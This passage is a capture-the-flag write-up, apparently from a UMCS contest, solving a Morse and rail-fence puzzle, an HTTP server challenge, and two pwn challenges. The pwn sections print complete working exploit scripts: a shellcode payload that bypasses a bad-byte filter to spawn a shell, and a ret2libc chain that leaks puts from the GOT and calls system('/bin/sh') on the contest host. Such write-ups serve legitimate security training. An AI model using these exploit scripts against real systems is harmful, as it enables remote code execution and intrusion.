🚂 - tap or dot 🚆 - hold or dash 🚄 - end of character 🚂🚂🚂🚂🚂🚂🚂 - end of word



Now that we have tables to refer, we manually decrypt it and got:


here is your prize e012d0a1fffac42d6aae00c54078ad3e Samuel really likes train, and his favorite number is 8

This is when we started to realize the question is named Samuel because the morse code creator name is Samuel Morse! So looking back at the challenge name “gist of Samuel”, we thought of trying to use github gist.


The link would look like this:

https://gist.github.com/umcybersec/e012d0a1fffac42d6aae00c54078ad3e

Just when we thought we would get the flag, we received this instead..but its okay! We got clues for next steps anyways.



We directly asked chatgpt on what encryption would be related to “train”.




Using the rail fence cipher with key 8, we would receive another ascii. Zoom out the ascii art and you would read the campsite name. At this point just use the power of eyes. Its willow tree campsite.

FLAG: umcs{willow_tree_campsite}

REVERSE ENGINEERING SOLVED (1/1)

1. Htpp Server



The one and only rev challenge!

As usual, we start with analyzing its strings. This are the interesting findings:

```
GET /goodshit/umcs_server HTTP/13.37
/flag
HTTP/1.1 404 Not Found
Content-Type: text/plain
Could not open the /flag file.
HTTP/1.1 200 OK
Content-Type: text/plain
HTTP/1.1 404 Not Found
Content-Type: text/plain
Not here buddy
9*3$"
```

It shows that there are “hidden” paths (not really hidden isnt it) that might be accessible. Lets try to connect using curl in cli.

So i tried this:

```
└─$ curl http://34.133.69.112:8080/flag
Not here buddy
```

And this..

```
└─$ curl http://34.133.69.112:8080/goodshit/umcs_server
Not here buddy
```

And even this…

```
└─$ curl http://34.133.69.112:8080/goodshit/umcs_server/flag
Not here buddy
```

This is when we realized that this is not the way. So lets do some more research..

GET /goodshit/umcs_server HTTP/13.37

We realized that there is a custom status code here which is 13.37! So maybe the GET is not supported?

```
└─$ curl -X GET "http://34.133.69.112:8080/goodshit/umcs_server" -H "Host: 34.133.69.112" --http1.1
Not here buddy
```

Yeah it is not so lets try nc

```
└─$ printf 'GET /goodshit/umcs_server HTTP/13.37\r\n\r\n' | nc 34.133.69.112 8080
HTTP/1.1 200 OK
Content-Type: text/plain

umcs{http_server_a058712ff1da79c9bbf211907c65a5cd}
```

There it is! The flag!

Flag: umcs{http_server_a058712ff1da79c9bbf211907c65a5cd}

PWN SOLVED (2/2)

1. babysc

An interesting pwn challenge

My master taught me that the first thing to do in pwn challenge is checksec:

```
Arch:       amd64-64-little
RELRO:      Full RELRO
Stack:      No canary found
NX:         NX unknown - GNU_STACK missing
PIE:        PIE enabled
Stack:      Executable
RWX:        Has RWX segments
SHSTK:      Enabled
IBT:        Enabled
Stripped:   No
```

Then we use dogbolt to decompile the babysc and this is the interesting thing we found:

```
shellcode = (code *)mmap((void *)0x26e45000, 0x1000, 7, 0x22, 0, 0);
```

Memory is fixed at 0x26e45000 with permission = 7 (RWX). So we can inject shellcode into this!

```
  while( true ) {
    if (shellcode_size <= (ulong)(long)(int)local_14) {
      puts("Executing shellcode!\n");
      (*shellcode)();
      return;
    }
    pcVar1 = shellcode + (int)local_14;
    if (((*(short *)pcVar1 == -0x7f33) || (*(short *)pcVar1 == 0x340f)) ||
       (*(short *)pcVar1 == 0x50f)) break;
    local_14 = local_14 + 1;
  }
  printf("Bad Byte at %d!\n",(ulong)local_14);
                    // WARNING: Subroutine does not return
  exit(1);
}
```

But it appears to be that the program will detect “bad bytes” and will terminate the program if there are any. All of these “bad bytes” are usually commonly found in shellcode so we have to find another way to run shellcode without using it.

I asked ChatGPT to craft a shellcode for it and this is what i got:


```
from pwn import *

# Path to the local binary
binary_path = './babysc'

# Set context properly
context.binary = binary_path
context.log_level = 'info'

# Load ELF (just for local debugging/reference)
elf = ELF(binary_path, checksec=False)

# Remote target
host = '34.133.69.112'
port = 10001
conn = remote(host, port)

# Raw shellcode payload
payload = (
    b"\xbf\x55\xa5\xf8\xfc\xdb\xcb\xd9\x74\x24\xf4\x5e"
    b"\x33\xc9\xb1\x0c\x83\xc6\x04\x31\x7e\x10\x03\x7e"
    b"\x10\xb7\x50\xb0\x44\x18\xf9\x28\xdb\x49\x8e\xc2"
    b"\x23\x0c\x20\x47\x7b\x7c\xa7\x0f\xae\xe3\x73\x8e"
    b"\xe2\x0b\x71\x2e\x03\xcb\xa9\x4c\x6a\xa5\x9a\xf2"
```

```
    b"\x0d\x4a\x8d\xf2\x9b\xfb\x19\xad\x49\x38\xfa\x5e"
    b"\x8b"
)

# Wait for input prompt
conn.recvuntil(b"x1000")
conn.sendline(payload)

# Print the response and go interactive
print(conn.recvline().decode(errors='ignore'))
conn.interactive()
```

Input command cat /flag and get the flag


FLAG: umcs{shellcoding_78b18b51641a3d8ea260e91d7d05295a}

2. Liveleak



A bof challenge

As usual, if its pwn, checksec and decompile it




```
void vuln(void)
{
  char local_48[64];

  puts("Enter your input: ");
  fgets(local_48, 0x80, stdin);
  return;
}
```

The buffer size is only 64 bits but fget is called with max length 128 bits (0x80). Which we can conclude is a buffer overflow challenge! But it is not that easy.. Lets try to get the offset of the bof first

With python script, produce cyclic pattern for 128 bits:

```
b'aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaar
aaasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaab'
```

Retrieve the crash value and just use python script to find offset:

```
from pwn import *

# The value that overwrote RIP, from GDB:
crash_value = 0x6174616161736161

# Convert to string (little endian)
crash_bytes = p64(crash_value)  # returns b'aatasaata'

# Find offset
offset = cyclic_find(crash_bytes)
print(f"Offset is {offset} bytes")
```

And obtain the offset 72. Now we can use the buffer overflow to execute the shellcode and get the flag…but it is not that easy because the NX is enabled as shown in checksec. Thus we have to pwn it using the ret2libc method. Thankfully we were supplied with libc.so.6 so lets ask our best friend to craft the script..

#most of this script were made by ChatGPT

Stage 1: leaking

```
payload = flat(
    b'A' * offset,       # buffer padding to reach return address
    pop_rdi,             # pop the GOT address into rdi
    elf.got['puts'],     # argument to puts (to leak puts address)
    elf.plt['puts'],     # call puts(puts@GOT)
    elf.symbols['main']  # return to main to send another payload
)
```

This is to call “puts(puts@GOT)” to leak the runtime address of puts() from Global Offset Table (GOT). The remote binary will print the actual address of puts in memory.

After getting the real address of puts, we can compute the libc base address by subtracting the offset of puts in libc.

```
libc_base = leaked_puts - libc.symbols['puts']
```

Then, we compute addresses for system() and "/bin/sh" strings based on the libc base.

```
system_addr = libc_base + libc.symbols['system']
binsh_addr = libc_base + next(libc.search(b'/bin/sh'))
```


Finally, we can craft a second payload to call system("/bin/sh")

```
payload2 = flat(
    b'A' * offset,
    ret,          # stack alignment
    pop_rdi,
    binsh_addr,
    system_addr
)
```

Final script:

```
#!/usr/bin/env python3
from pwn import *

context.binary = elf = ELF('./chall')
libc = ELF('./libc.so.6')
ld_path = './ld-2.35.so'
context.log_level = 'debug'

REMOTE = True
if REMOTE:
    p = remote('34.133.69.112', 10007)
else:
    p = process([ld_path, './chall'], env={'LD_PRELOAD': './libc.so.6'})

offset = 72
rop = ROP(elf)
pop_rdi = rop.find_gadget(['pop rdi', 'ret'])[0]
ret = rop.find_gadget(['ret'])[0]  # Stack alignment

payload = flat(
    b'A' * offset,
    pop_rdi,
    elf.got['puts'],     # Argument to puts()
    elf.plt['puts'],     # Call puts(puts@got)
```

```
    elf.symbols['main']  # Return to main for second payload
)

log.info("Sending leak payload...")
p.recvuntil(b"Enter your input: ", timeout=5)
p.sendline(payload)

p.recvline()  # Skip possible formatting line
leak = p.recvline().strip()
log.info(f"Received raw leak: {leak}")

if len(leak) >= 6:
    leaked_puts = u64(leak.ljust(8, b'\x00'))
    log.success(f"Leaked puts address: {hex(leaked_puts)}")

    libc_base = leaked_puts - libc.symbols['puts']
    log.success(f"Calculated libc base: {hex(libc_base)}")

    # Compute useful libc addresses
    system_addr = libc_base + libc.symbols['system']
    binsh_addr = libc_base + next(libc.search(b'/bin/sh'))

    log.success(f"system() address: {hex(system_addr)}")
    log.success(f"'/bin/sh' address: {hex(binsh_addr)}")

    payload2 = flat(
        b'A' * offset,
        ret,        # Stack alignment (rop chain needs 16-byte alignment on some libc)
        pop_rdi,
        binsh_addr,
        system_addr
    )

    log.info("Sending ret2libc payload...")
    p.recvuntil(b"Enter your input: ", timeout=5)
    p.sendline(payload2)

    p.interactive()
```



Successfully pwned! Flag retrieved!

Flag: umcs{GOT_PLT_8f925fb19309045dac4db4572435441d}